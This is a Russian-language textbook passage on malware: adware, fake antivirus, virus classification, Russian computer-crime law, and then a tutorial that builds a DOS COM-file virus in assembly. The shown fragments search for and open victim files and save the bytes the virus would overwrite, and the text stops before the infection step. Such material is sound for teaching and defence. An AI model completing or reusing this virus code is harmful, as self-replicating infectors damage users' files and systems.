Помимо студентов-вирусописателей и откровенно криминального бизнеса в интернете существует также деятельность на грани закона — бизнес «полулегальный». Системы навязывания электронной рекламы, утилиты, периодически предлагающие пользователю посетить те или иные платные веб-ресурсы, прочие типы нежелательного программного обеспечения — все они также требуют технической поддержки со стороны программистов-хакеров. Данная поддержка требуется для реализации механизмов скрытного внедрения в систему, периодического обновления своих компонент, разнообразной маскировки (чтобы защитить себя от удаления из системы), противодействия антивирусным программам — перечисленные задачи практически совпадают с функционалом троянских программ различных типов.

Принудительная реклама (Adware)

Производится внедрение в систему специальных рекламных компонентов, которые периодически скачивают рекламную информацию с особых серверов и показывают её пользователю. В большинстве случаев (но не всегда) внедрение в систему происходит незаметно для пользователя, а рекламные окна всплывают только при работе интернет-браузера (так рекламные системы маскируются под рекламные баннеры веб-сайтов).

После принятия несколькими штатами США антирекламных законов, разработчики Adware были фактически выведены за рамки закона (а почти все они — американские компании). В результате, некоторые из них максимально легализовали свои разработки: теперь Adware поставляется с инсталлятором, видна иконка на системной панели и есть деинсталлятор. Но представить себе человека, который в здравом уме и трезвой памяти добровольно установит на компьютер рекламную систему трудно, и поэтому легальные Adware стали навязывать вместе с каким-либо бесплатным софтом. При этом инсталляция Adware происходит на фоне инсталляции этого софта: большинство пользователей нажимают «OK», не обращая внимания на тексты на экране, — и вместе с устанавливаемыми программами получают и рекламные. А поскольку зачастую половина рабочего стола и системной панели заняты самыми разнообразными иконками, то иконка рекламной программы теряется среди них. В результате де-юре легальный Adware устанавливается скрытно от пользователя и не виден в системе.

Стоит также отметить, что в некоторых случаях удалить легальные рекламные системы без нарушения работы основного софта невозможно. Подобным образом производители Adware защищаются от деинсталляции.

Порнографический бизнес, платные веб-ресурсы

Для привлечения пользователей на платные веб-сайты часто также используются различные программы, которые де-юре не попадают в разряд вредоносных, поскольку они никак не скрывают своего присутствия, а на платный ресурс пользователь попадает, только положительно ответив на соответствующий вопрос. Однако такие программы часто устанавливаются в систему без ведома пользователя, например, при посещении веб-сайтов сомнительного содержания. Затем они настойчиво предлагают пользователю посетить тот или иной платный ресурс.

Ложные анти-шпионские (Anti-Spyware) или антивирусные утилиты

Это достаточно новый вид бизнеса. Пользователю «подсовывается» небольшая программа, которая сообщает о том, что на компьютере обнаружено шпионское программное обеспечение или вирус. Сообщается в любом случае, вне зависимости от реальной ситуации — даже если на компьютере кроме ОС Windows больше ничего не установлено. Одновременно пользователю предлагается за небольшую сумму приобрести «лекарство», которое, на самом деле, почти ни от чего не лечит.

Классификация вредоносных программ

Необходимость создания классификации детектируемых объектов возникла одновременно с появлением первой антивирусной программы. Несмотря на то, что вирусов в то время было мало, их всё равно необходимо было как-то отличать друг от друга по названиям.

Пионеры антивирусной индустрии, как правило, использовали самую простую классификацию, состоящую из уникального имени вируса и размера детектируемого файла. Однако из-за того, что один и тот же вирус в разных антивирусных программах мог именоваться по-разному, началась путаница.

Первые попытки упорядочить процесс классификации были предприняты еще в начале 90-х годов прошлого века, в рамках альянса антивирусных специалистов CARO (Computer AntiVirus Researcher’s Organization). Альянсом был создан документ «CARO malware naming scheme», который на какой-то период стал стандартом для индустрии.

Но со временем стремительное развитие вредоносных программ, появление новых платформ и рост числа антивирусных компаний привели к тому, что эта схема фактически перестала использоваться. Ещё более важной причиной отказа от неё стали существенные отличия в технологиях детектирования каждой антивирусной компании и, как следствие, невозможность унификации результатов проверки разными антивирусными программами.

Периодически предпринимаются попытки выработать новую общую классификацию детектируемых антивирусными программами объектов, однако они, по большей части, остаются безуспешными. Последним значительным проектом подобного рода было создание организации CME (Common Malware Enumeration), которая присваивает одинаковым детектируемым объектам единый уникальный идентификатор.

Используемая в «Лаборатории Касперского» система классификации детектируемых объектов является одной из наиболее широко распространённых в индустрии, и послужила основой для классификаций некоторых других антивирусных компаний. В настоящее время классификация «Лаборатории Касперского» включает в себя весь объём детектируемых Антивирусом Касперского вредоносных или потенциально нежелательных объектов, и основана на разделении объектов по типу совершаемых ими на компьютере пользователей действий.

Правила именования вредоносных программ

Для всех детектируемых антивирусными продуктами объектов используется следующая система именования:

```
Behavior.Platform.Name[.Variant]
```

Behavior — определяет поведение детектируемого объекта. Для вирусов и червей поведение определяется по способу распространения; для троянских программ и вредоносных утилит — по совершаемым ими действиям; для PUPs — по функциональному назначению детектируемого объекта.

Platform — среда, в которой выполняется вредоносный или потенциально-нежелательный программный код. Может быть как программной, так и аппаратной.

Для мультиплатформенных детектируемых объектов используется платформа с названием Multi. В качестве примера мультиплатформенной вредоносной программы можно привести Virus.Multi.Etapux, который заражает исполняемые файлы на операционных системах Windows и Linux.

Name — имя детектируемого объекта, позволяет выделять семейства детектируемых объектов.

Variant — модификация детектируемого объекта. Может содержать как цифровое обозначение версии программы, так и буквенное обозначение, начиная с «a»: «a» — «z», «aa» — «zz», …

Variant не является обязательным в имени и может отсутствовать.

На рис.2 приведен пример такой классификации.



Рис. 2. Пример классификации вредоносных программ

Классификация компьютерных вирусов

Существует несколько **классификаций компьютерных вирусов**:

1. **По среде обитания** различают вирусы сетевые, файловые, загрузочные и файлово-загрузочные.
2. **По способу заражения** выделяют резидентные и нерезидентные вирусы.
3. **По степени воздействия** вирусы бывают неопасные, опасные и очень опасные;
4. **По особенностям алгоритмов** вирусы делят на паразитические, репликаторы, невидимки, мутанты, троянские, макро-вирусы.

Загрузочные вирусы заражают загрузочный сектор винчестера или дискеты и загружаются каждый раз при начальной загрузке операционной системы.

Резидентные вирусы загружается в память компьютера и постоянно там находится до выключения компьютера.

Самомодифицирующиеся вирусы (мутанты) изменяют свое тело таким образом, чтобы антивирусная программа не смогла его идентифицировать.

Стелс-вирусы (невидимки) перехватывает обращения к зараженным файлам и областям и выдают их в незараженном виде.

Троянские вирусы маскируют свои действия под видом выполнения обычных приложений.

Вирусом могут быть заражены следующие объекты:

1. Исполняемые файлы, т.е. файлы с расширениями имен .com и .exe, а также оверлейные файлы, загружаемые при выполнении других программ. Вирусы, заражающие файлы, называются **файловыми.**Вирус в зараженных исполняемых файлах начинает свою работу при запуске той программы, в которой он находится. Наиболее опасны те вирусы, которые после своего запуска остаются в памяти резидентно - они могут заражать файлы и выполнять вредоносные действия до следующей перезагрузки компьютера. А если они заразят любую программу из автозапуска компьютера, то и при перезагрузке с жесткого диска вирус снова начнет свою работу.

2. Загрузчик операционной системы и главная загрузочная запись жесткого диска. Вирусы, поражающие эти области, называются **загрузочными.** Такой вирус начинает свою работу при начальной загрузке компьютера и становится резидентным, т.е. постоянно находится в памяти компьютера. Механизм распространения загрузочных вирусов - заражение загрузочных записей вставляемых в компьютер дискет. Часто такие вирусы состоят из двух частей, поскольку загрузочная запись имеет небольшие размеры и в них трудно разместить целиком программу вируса. Часть вируса располагается в другом участке диска, например, в конце корневого каталога диска или в кластере в области данных диска. Обычно такой кластер объявляется дефектным, чтобы исключить затирание вируса при записи данных на диск.

3. Файлы документов, информационные файлы баз данных, таблицы табличных процессоров и другие аналогичные файлы могут быть заражены **макро-вирусами**. Макро-вирусы используют возможность вставки в формат многих документов макрокоманд.

По **деструктивным возможностям** вирусы разделяются на:

1. **Неопасные**, влияние которых ограничивается уменьшением свободной памяти на диске, замедлением работы компьютера, графическим и звуковыми эффектами;
2. **Опасные**, которые потенциально могут привести к нарушениям в структуре файлов и сбоям в работе компьютера;

3. **Очень опасные**, в алгоритм которых специально заложены процедуры уничтожения данных и возможность обеспечивать быстрый износ движущихся частей механизмов путем ввода в резонанс и разрушения головок чтения/записи некоторых НЖМД.

Особенности современных вирусов

Среди особенностей алгоритма работы современных вирусов выделяются следующие пункты:

- Резидентность
- Использование стелс-алгоритмов
- Самошифрование и полиморфичность
- Использование нестандартных приемов

Резидентный вирус при инфицировании компьютера оставляет в оперативной памяти свою резидентную часть, которая затем перехватывает обращения операционной системы к объектам заражения и внедряется в них. Резидентные вирусы находятся в памяти и являются активными вплоть до выключения компьютера или перезагрузки операционной системы. Нерезидентные вирусы не заражают память компьютера и сохраняют активность ограниченное время. Некоторые вирусы оставляют в оперативной памяти небольшие резидентные программы, которые не распространяют вирус. Такие вирусы считаются нерезидентными.

Резидентными можно считать макро-вирусы, поскольку они постоянно присутствуют в памяти компьютера на все время работы зараженного редактора. При этом роль операционной системы берет на себя редактор, а понятие «перезагрузка операционной системы» трактуется как выход из редактора.

В многозадачных операционных системах время «жизни» резидентного DOS-вируса также может быть ограничено моментом закрытия зараженного DOS-окна, а активность загрузочных вирусов в некоторых операционных системах ограничивается моментом инсталляции дисковых драйверов ОС.

Использование стелс - алгоритмов позволяет вирусам полностью или частично скрыть себя в системе. Наиболее распространенным стелс-алгоритмом является перехват запросов ОС на чтение/запись зараженных объектов. Стелс-вирусы при этом либо временно лечат их, либо «подставляют» вместо себя незараженные участки информации. В случае макровирусов наиболее популярный

способ — запрет вызовов меню просмотра макросов. Один из первых файловых стелс-вирусов — вирус «Frodo», первый загрузочный стелс-вирус — «Brain».

Самошифрование и полиморфичность используются практически всеми типами вирусов для того, чтобы максимально усложнить процедуру детектирования вируса. Полиморфик-вирусы (polymorphic) - это достаточно трудно обнаружимые вирусы, не имеющие сигнатур, т.е. не содержащие ни одного постоянного участка кода. В большинстве случаев два образца одного и того же полиморфик-вируса не будут иметь ни одного совпадения. Это достигается шифрованием основного тела вируса и модификациями программы-расшифровщика.

Различные нестандартные приемы часто используются в вирусах для того, чтобы как можно глубже спрятать себя в ядре ОС (как это делает вирус «ЗАРАЗА»), защитить от обнаружения свою резидентную копию (вирусы «ТРУО», «Trout2»)? затруднить лечение от вируса (например, поместив свою копию в Flash-BIOS) и т.д.

Правовые аспекты в борьбе с вирусами

На сегодняшний день защита данных обеспечивается законодательными актами на международном и государственном уровне. В России такими законодательными актами служат закон "Об информации, информатизации и защите информации" (базовый) и закон "О правовой охране программ для электронных вычислительных машин и баз данных", выпущенные соответственно в 1995 и 1992 гг.

В 1981 г. Совет Европы одобрил Конвенцию по защите данных, в Великобритании аналогичный закон был принят в 1984 г. Указанные законы устанавливают нормы, регулирующие отношения в области формирования и потребления информационных ресурсов, создания и применения информационных систем, информационных технологий и средств их обеспечения, защиты информации и защиты прав граждан в условиях информатизации общества.

На федеральном уровне принимаются следующие меры для обеспечения информационной безопасности: осуществляется формирование и реализация единой государственной политики по обеспечению защиты национальных интересов от угроз в информационной сфере, устанавливается баланс между потребностью в свободном обмене информацией и допустимыми ограничениями ее распространения, совершенствуется законодательство РФ в сфере обеспечения информационной безопасности, координируется деятельность органов государ-

ственной власти по обеспечению безопасности в информационной среде, защищаются государственные информационные ресурсы на оборонных предприятиях, развиваются отечественные телекоммуникационные и информационные средства, совершенствуется информационная структура развития новых информационных технологий, унифицируются средства поиска, сбора, хранения, обработки и анализа информации для вхождения в глобальную информационную инфраструктуру.

Вопросы информационной безопасности государства оговариваются в «Концепции национальной безопасности Российской Федерации», создаваемой в соответствии с указом президента РФ от 17.12.1997 г. К их числу относятся следующие: выявление, оценка и прогнозирование источников угроз информационной безопасности; разработка государственной политики обеспечения информационной безопасности, комплекса мероприятий и механизмов ее реализации; разработка нормативно-правовой базы обеспечения информационной безопасности, координация деятельности органов государственной власти и управления, а также предприятий по обеспечению информационной безопасности; развитие системы обеспечения информационной безопасности, совершенствование ее организации, форм, методов и средств предотвращения, парирования и нейтрализации угроз информационной безопасности и ликвидации последствии ее нарушения; обеспечение активного участия России в процессах создания и использования глобальных информационных сетей и систем.

В настоящее время некоторые статьи УК РФ также направлены на защиту информации. В частности, глава 28. УК «Преступления в сфере компьютерной информации» состоит из трех статей:

Ст. 272. «Неправомерный доступ к компьютерной информации».

Эта статья, которая, как и последующие, состоит из 2 частей, содержит достаточно много признаков, обязательных для объекта, объективной и субъективной сторон состава преступления. Непосредственным объектом ее являются общественные отношения по обеспечению безопасности компьютерной информации и нормальной работы ЭВМ, их системы или сети.

Состав преступления сформулирован как материальный, причем если деяние в форме действия определено однозначно (неправомерный доступ к охраняемой законом компьютерной информации), то последствия; хотя и обязательны, могут быть весьма разнообразны: 1) уничтожение информации, 2) ее блокирование, 3) модификация, 4) копирование, 5) нарушение работы ЭВМ, 6) то же — для системы ЭВМ, 7) то же— для их сети.

Часть 2 ст. 272 предусматривает в качестве квалифицирующих признаков несколько новых, характеризующих объективную сторону и субъект состава. Это совершение деяния: 1) группой лиц по предварительному сговору; 2) организованной группой; 3) лицом с использованием своего служебного положения; 4) лицом, имеющим доступ к ЭВМ, их системе или сети.

Ст. 273. «Создание, использование и распространение вредоносных программ для ЭВМ».

Непосредственным объектом данного преступления являются общественные отношения по безопасному использованию ЭВМ, ее программного обеспечения и информационного содержания. Статья предусматривает наказания при совершении одного из действий: 1) создание программ для ЭВМ, заведомо приводящих (приводящей) к несанкционированному уничтожению, блокированию, модификации либо копированию информации, нарушению работы аппаратной части; 2) внесение в существующие программы изменений, обладающих аналогичными свойствами;3) использование двух названных видов программ; 4) их распространение; 5) использование машинных носителей с такими программами; 6) распространение таких носителей.

Ст. 274. «Нарушение правил эксплуатации ЭВМ, системы ЭВМ или их сети.»

Целью данной статьи является предупреждение неисполнения пользователями своих профессиональных обязанностей, влияющих на сохранность хранимой и перерабатываемой информации. Непосредственный объект преступления, предусмотренного этой статьей, - отношения по соблюдению правил эксплуатации ЭВМ, системы или их сети, т. е. конкретно аппаратно-технического комплекса. Под таковыми правилами понимаются, во-первых, Общероссийские временные санитарные нормы и правила для работников вычислительных центров, во-вторых, техническая документация на приобретаемые компьютеры, в-третьих, конкретные, принимаемые в определенном учреждении или организации, оформленные нормативно и подлежащие доведению до сведения соответствующих работников правила внутреннего распорядка.

Пример работы файлового вируса

Рассмотрим, как файловый вирус может заражать программы. Варианты работы файлового вируса приведены на Рис. 3.



Рис.3. Варианты заражения файловым вирусом

Известны два способа внедрения паразитического файлового вируса в начало файла. Первый способ заключается в том, что вирус переписывает начало заражаемого файла в его конец, а сам копируется в освободившееся место. При заражении файла вторым способом вирус создает в оперативной памяти свою копию, дописывает к ней заражаемый файл и сохраняет полученную конкатенацию на диск. Некоторые вирусы при этом дописывают в конец файла блок дополнительной информации (например, вирус «Jerusalem» по этому блоку отличает зараженные файлы от незараженных).

Наиболее распространенным способом внедрения вируса в файл является дописывание вируса в его конец. При этом вирус изменяет начало файла таким образом, что первыми выполняемыми командами программы, содержащейся в файле, являются команды вируса.

В COM-файле в большинстве случаев это достигается изменением его первых трех (или более) байтов на коды инструкции JMP Loc_Virus (или в более общем случае - на коды программы, передающей управление на тело вируса). EXE-файл переводится в формат COM-файла и затем заражается как COM-файл либо модифицируется заголовок файла. В заголовке EXE-файла изменяются значения стартового адреса (CS:IP) и длина выполняемого модуля (файла), реже - регистры-указатели на стек (SS:SP), контрольная сумма файла и т.д. В исполняемых файлах Windows и OS/2 (NewEXE - NE,PE,LE,LX) изменяются поля в NewEXE-заголовке. Структура этого залоловка значительно сложнее заголовка

EXE-файлов, поэтому изменению подлежит большее число полей - значение стартового адреса, количество секций в файле, характеристики секций и т.д. Дополнительно к этому длины файлов перед заражением могут увеличиваться до значения, кратного параграфу (16 байт) в DOS или секции в Windows и OS/2 (размер секции зависит от параметров заголовка EXE-файла).

Существует несколько методов внедрения вируса в середину файла. В наиболее простом из них вирус переносит часть файла в его конец или «раздвигает» файл и записывает свой код в освободившееся пространство. Этот способ во многом аналогичен методам, перечисленным выше. Некоторые вирусы при этом компрессируют переносимый блок файла так, что длина файла при заражении не изменяется (см. «Mutant»).

Вторым является метод «cavity», при котором вирус записывается в заведомо неиспользуемые области файла. Вирус может быть скопирован в незадействованные области таблицы настройки адресов DOS EXE-файла или заголовок NewEXE-файла, в область стека файла COMMAND.COM или в область текстовых сообщений популярных компиляторов. Существуют вирусы, заражающие только те файлы, которые содержат блоки, заполненные каким-либо постоянным байтом, при этом вирус записывает свой код вместо такого блока.

Кроме того, копирование вируса в середину файла может произойти в результате ошибки вируса, в этом случае файл может быть необратимо испорчен.

Пример COM-вируса

Для того, чтобы дальнейшее изложение стало более понятным, следует немного рассказать о действиях MS DOS при запуске программы типа COM.

Для запуска программ в системе MS DOS используется специальная функция «EXEC». Действия этой функции при запуске COM - программы выглядят так:

1. Запускаемой программе отводится вся свободная в данный момент оперативная память. Сегментная часть начального адреса этой памяти обычно называется начальным сегментом программы.
2. По нулевому смещению в сегменте, определяемом начальным сегментом программы, EXEC строит специальную служебную структуру - так называемый PSP (Program Segment Prefix), в котором содержится информация, необходимая для правильной работы программы. Заполняет PSP операционная система (ОС), а его размер всегда равен 100h (256) байт.

3. Сразу вслед за PSP загружается сама COM - программа.
4. EXEC выполняет настройку регистров процессора. При этом устанавливаются такие значения: CS = DS = SS = ES указывают на начальный сегмент программы, регистр IP инициализируется числом 100h, а регистр SP - числом 0fffeh.
5. Теперь загруженную COM - программу можно исполнить. Для этого EXEC передает управление по адресу CS: 100h.После завершения программы управление передается обратно в EXEC, а оттуда программе-предку.

Таким образом, по адресу CS: 100h обязательно должна стоять первая исполняемая команда. Чаще всего это команда перехода, но допустимо использовать и другие. Следует также напомнить, что в MS DOS размер COM - файла не может превышать 64 Кбайт. В самом деле, ведь COM - формат предполагает размещение программных кодов, данных и стека в одном сегменте оперативной памяти. А размер сегмента как раз и ограничен 64 Кбайтами.

Как вирус может заразить COM - файл

Под заражением понимают присоединение вирусом своего кода к файлу. При этом вирус должен так модифицировать заражаемый файл, чтобы получить управление при его запуске.

Существует несколько методов заражения COM - программ. Вирусный код может записываться в конец, начало и даже в середину файла. Каждый из этих способов имеет свои достоинства и недостатки. Мы же рассмотрим запись вирусного кода в конец файла. Такой прием используется в подавляющем большинстве вирусов, и обеспечивает хорошие результаты при сравнительно простой реализации.

Итак, вирус записывает свой код в конец файла. Для того, чтобы при старте этот код получил управление и начал выполняться, во время заражения программа несколько модифицируется. С этой целью используется трехбайтовая команда прямого ближнего перехода. Вирус записывает эту команду вместо первых трех байт заражаемого файла, а исходные три байта сохраняет в своей области данных. Теперь при запуске зараженной программы код вируса всегда будет выполняться первым.

Работа вируса в зараженной программе

Получив управление при старте зараженной программы, вирус выполняет следующие действия:

1. Восстанавливает в памяти компьютера исходные три байта этой программы.
2. Ищет на диске подходящий COM - файл.
3. Записывает свое тело в конец этого файла.
4. Заменяет первые три байта заражаемой программы командой перехода на свой код, сохранив предварительно исходные три байта в своей области данных.
5. Выполняет вредные действия, предусмотренные автором.
6. Передает управление зараженной программе. Поскольку в COM - файле точка входа всегда равна CS: 100h, можно не выполнять сложных расчетов, а просто выполнить переход на этот адрес.

Если же подходящих для заражения COM - файлов найдено не было, то вирус просто осуществляет переход на начало зараженной программы, из которой он и стартовал.

После этого зараженная программа выполняется, как обычно. Сам вирусный код выполняется очень быстро и для пользователя ЭВМ этот процесс остается незаметным.

Как начинается распространение вируса

Очевидно, чтобы вирус распространился, его нужно внедрить в вычислительную систему. Делается это так:

1. Автор разрабатывает вирусную программу. Обычно для этой цели используется язык ассемблера, так как программы, написанные на нем, выполняются очень быстро и имеют малый размер.
2. Исходный текст программы компилируется, и из него создается исполняемый файл (обычно типа COM). Этот файл предназначен для того, чтобы " выпустить вирус на свободу ". Назовем программу, записанную в этом файле, запускающей.
3. Запускающая программа выполняется на машине, которую необходимо заразить.
4. Выпущенный на свободу вирус выполняет действия, описанные выше. Различие заключается только в выполнении первого пункта. А именно -

при восстановлении в памяти исходных трех байтов программы на их место записывается команда перехода, передающая управление коду завершения запускающей программы. Таким образом, при выполнении пункта 6 управление будет отдано операционной системе, а на диске образуется зараженный файл. При копировании этого файла на другие компьютеры и их запуске вирус начнет распространяться.

Начало работы

Для разработки вируса лучше всего использовать COM формат. Это сделает его отладку более простой и наглядной. Кроме того, структура COM - программы намного проще и понятнее, чем структура программы в формате EXE. Поэтому напишем стандартное начало COM программы:

```
prg segment
 assume cs:prg,ds:prg,es:prg,ss:prg
 org 100h
```

Директива "assume cs:prg,ds:prg,es:prg,ss:prg" назначает все сегментные регистры одному сегменту с именем PRG, а директива "org 100h" нужна для резервирования места для PSP .

После этого вступления начинается собственно исполняемая часть программы (метка START):

```
start: jmp vir ;Передача управления вирусному коду
org 110h
```

Команда "jmp vir» передает управление вирусному коду, а директива "org 110h" указывает компилятору размещать все коды после метки "vir», начиная с адреса 110h. Число 110h принято для удобства расчета смещений при разработке вируса. Чуть позже мы разберемся, зачем понадобилась команда "jmp vir", а пока продолжим:

```
vir:       push ds              ;Сохраним DS
           mov ax,ds            ;Корректируем  регистр DS
           db 05h               ;Код команды
add_to_ds: dw 0                 ;"ADD AX,00h"
           mov ds,ax            ;AX -> DS
```

Поскольку в зараженной программе область данных вируса будет сдвинута хотя бы на длину этой программы, необходимо выполнить коррекцию регистра DS. Коррекция осуществляется прибавлением к его содержимому длины программы в параграфах, округленной в большую сторону. Например, длина программы составляет 401 байт. Тогда она содержит 25 полных параграфов и еще 1 байт. Округленное число параграфов будет равно 26. Эта величина и прибавляется к регистру DS. При заражении вирус рассчитывает корректирующее число и записывает его в область "add_to_ds». Теперь всякий раз при запуске зараженной программы оно будет использоваться вирусом для исправления DS. В запускающей программе DS корректировать не нужно, и поэтому для нее «add_to_ds" равно нулю.

Восстанавливаем зараженную программу

Как было указано ранее, вирус должен после запуска зараженной программы восстановить в памяти компьютера ее исходные три байта (не на диске, а только в памяти!). Пусть вирус хранит исходные три байта в области "old_bytes". Итак:

```
fresh_bytes:
      mov al,old_bytes
      mov cs:[100h],al
      mov al,old_bytes+1
      mov cs:[101h],al
      mov al,old_bytes+2
      mov cs:[102h],al
```

Вы конечно знаете, что в COM - программе при ее загрузке по адресу CS: 100h всегда находится первая исполняемая команда. В остальном работа фрагмента ясна.

Запоминаем содержимое DTA

Data Transfer Arrea (DTA) является одной из служебных структур MS DOS. Эта область находится в PSP по смещению 80h, и активно используется последней при работе с файлами. Например, многие функции MS DOS обращаются к DTA для чтения или модификации ее содержимого. Поскольку DOS строит PSP для каждой вновь запускаемой программы, для каждой из них создается и своя DTA. Так как наш вирус будет использовать при заражении и поиске файлов функции DOS, содержимое DTA зараженной программы будет испорчено, и она,

скорее всего, не будет нормально работать. Поэтому содержимое DTA необходимо сохранить. Для этой цели выделим массив из 128 байт с именем "old_dta":

```
  mov cx,80h                ;Размер DTA -128 байт
  mov bx,80h                ;Смещение к DTA
  lea si,old_dta            ;Адрес массива
save_dta:
  mov al,byte ptr cs:[bx]   ;Читаем из  DTA байт и переносим
  mov ds:[si],al            ;его в массив
  inc bx
  inc si
  loop save_dta             ;Цикл 128 раз
```

Ищем подходящий для заражения файл

Теперь самое время заняться поиском файла для заражения. Для поиска файла - жертвы мы будем использовать пару функций DOS: 4Eh (поиск первого файла) и 4Fh (поиск следующего файла). При вызове 4Eh в регистр CX помещаются атрибуты искомого файла, а в DX - его имя и расширение. Установленная нами маска предполагает поиск COM-файла, с атрибутами "archive","system" и "hidden». Функция 4Fh используется уже после того, как функция 4Eh нашла первый файл, удовлетворяющий нашим требованиям. Вирус будет вызывать ее в том случае, если найденный файл ему не подходит (например, он слишком велик). Имя найденного файла описанные выше функции помещают в DTA по смещению 01eh. А теперь приведем программный фрагмент, выполняющий поиск файла:

```
find_first:
    mov ah,4eh              ;Поиск первого файла
    mov cx,00100110b        ;archive, system, hidden
    lea dx,maska            ;Маска для поиска
    int 21h
    jnc r_3                 ;Нашли !
    jmp restore_dta         ;Ошибка !

find_next:
    mov ah,3eh              ;Закроем  непод-
    int 21h                 ;ходящий файл
    jnc r_2
    jmp restore_dta         ;Файл нельзя закрыть!
```

```
r_2:
    mov ah,4fh              ;И найдем сле-
    int 21h                 ;дующий
    jnc r_3                 ;Файл найден !
    jmp restore_dta         ;Ошибка !

r_3:
    mov cx,12               ;Сотрем в буфере
    lea si,fn               ;"fn" имя  пред-
destroy_name:               ;ыдущего файла
    mov byte ptr [si],0     ;
    inc si                  ;
    loop destroy_name       ;Цикл 12 раз

    xor si,si               ;И запишем в буфер имя файла
copy_name:
    mov al,byte ptr cs:[si+9eh]
    cmp al,0
    je open                 ;В конце имени в DTA всегда
    mov byte ptr ds:fn[si],al
    inc si                  ;стоит ноль, его мы
    jmp copy_name           ;и хотим достичь
```

Имя файла в буфере fn необходимо стирать вот почему. Например, первым был найден файл COMMAND.COM, и пусть он не подошел вирусу. Тогда вирус попытается найти следующий файл. Пусть это будет WIN.COM. Его имя запишется в область fn, и она примет вид: WINMAND.COM. Такого файла на диске, скорее всего, нет. Если же попробовать к нему обратиться, это вызовет ошибку, и вирус закончит работу. Чтобы этого не случалось, область fn после каждого файла очищается. При ошибках в выполнении системных функций управление передается на метку restore_dta. Затем вирус восстанавливает DTA зараженной программы и осуществляет переход на ее начало.

Читаем исходные три байта

Итак, вирус нашел COM - программу, которую теперь следует заразить. Но сначала необходимо сохранить первые три байта этой программы. Для этого файл нужно сначала открыть, а затем считать его первые три байта, что и реализуют приведенные ниже программные строки. Напомним, что имя файла хранится в строке fn.

```
open:
      mov ax,3d02h            ;Открыть файл
      lea dx,fn               ;Имя файла
      int 21h
      jnc save_bytes
      jmp restore_dta         ;Файл не открывается !

  save_bytes:                 ;Считаем три байта
      mov bx,ax               ;Сохраним дескриптор в BX
      mov ah,3fh              ;Номер функции
      mov cx,3                ;Сколько байт ?
      lea dx,old_bytes        ;Буфер для считываемых данных
      int 21h
      jnc found_size
      jmp close               ;Ошибка !
```

Приведенный фрагмент помещает прочитанную информацию в область old_bytes. Остальное ясно из комментариев.

Выполняем необходимые расчеты

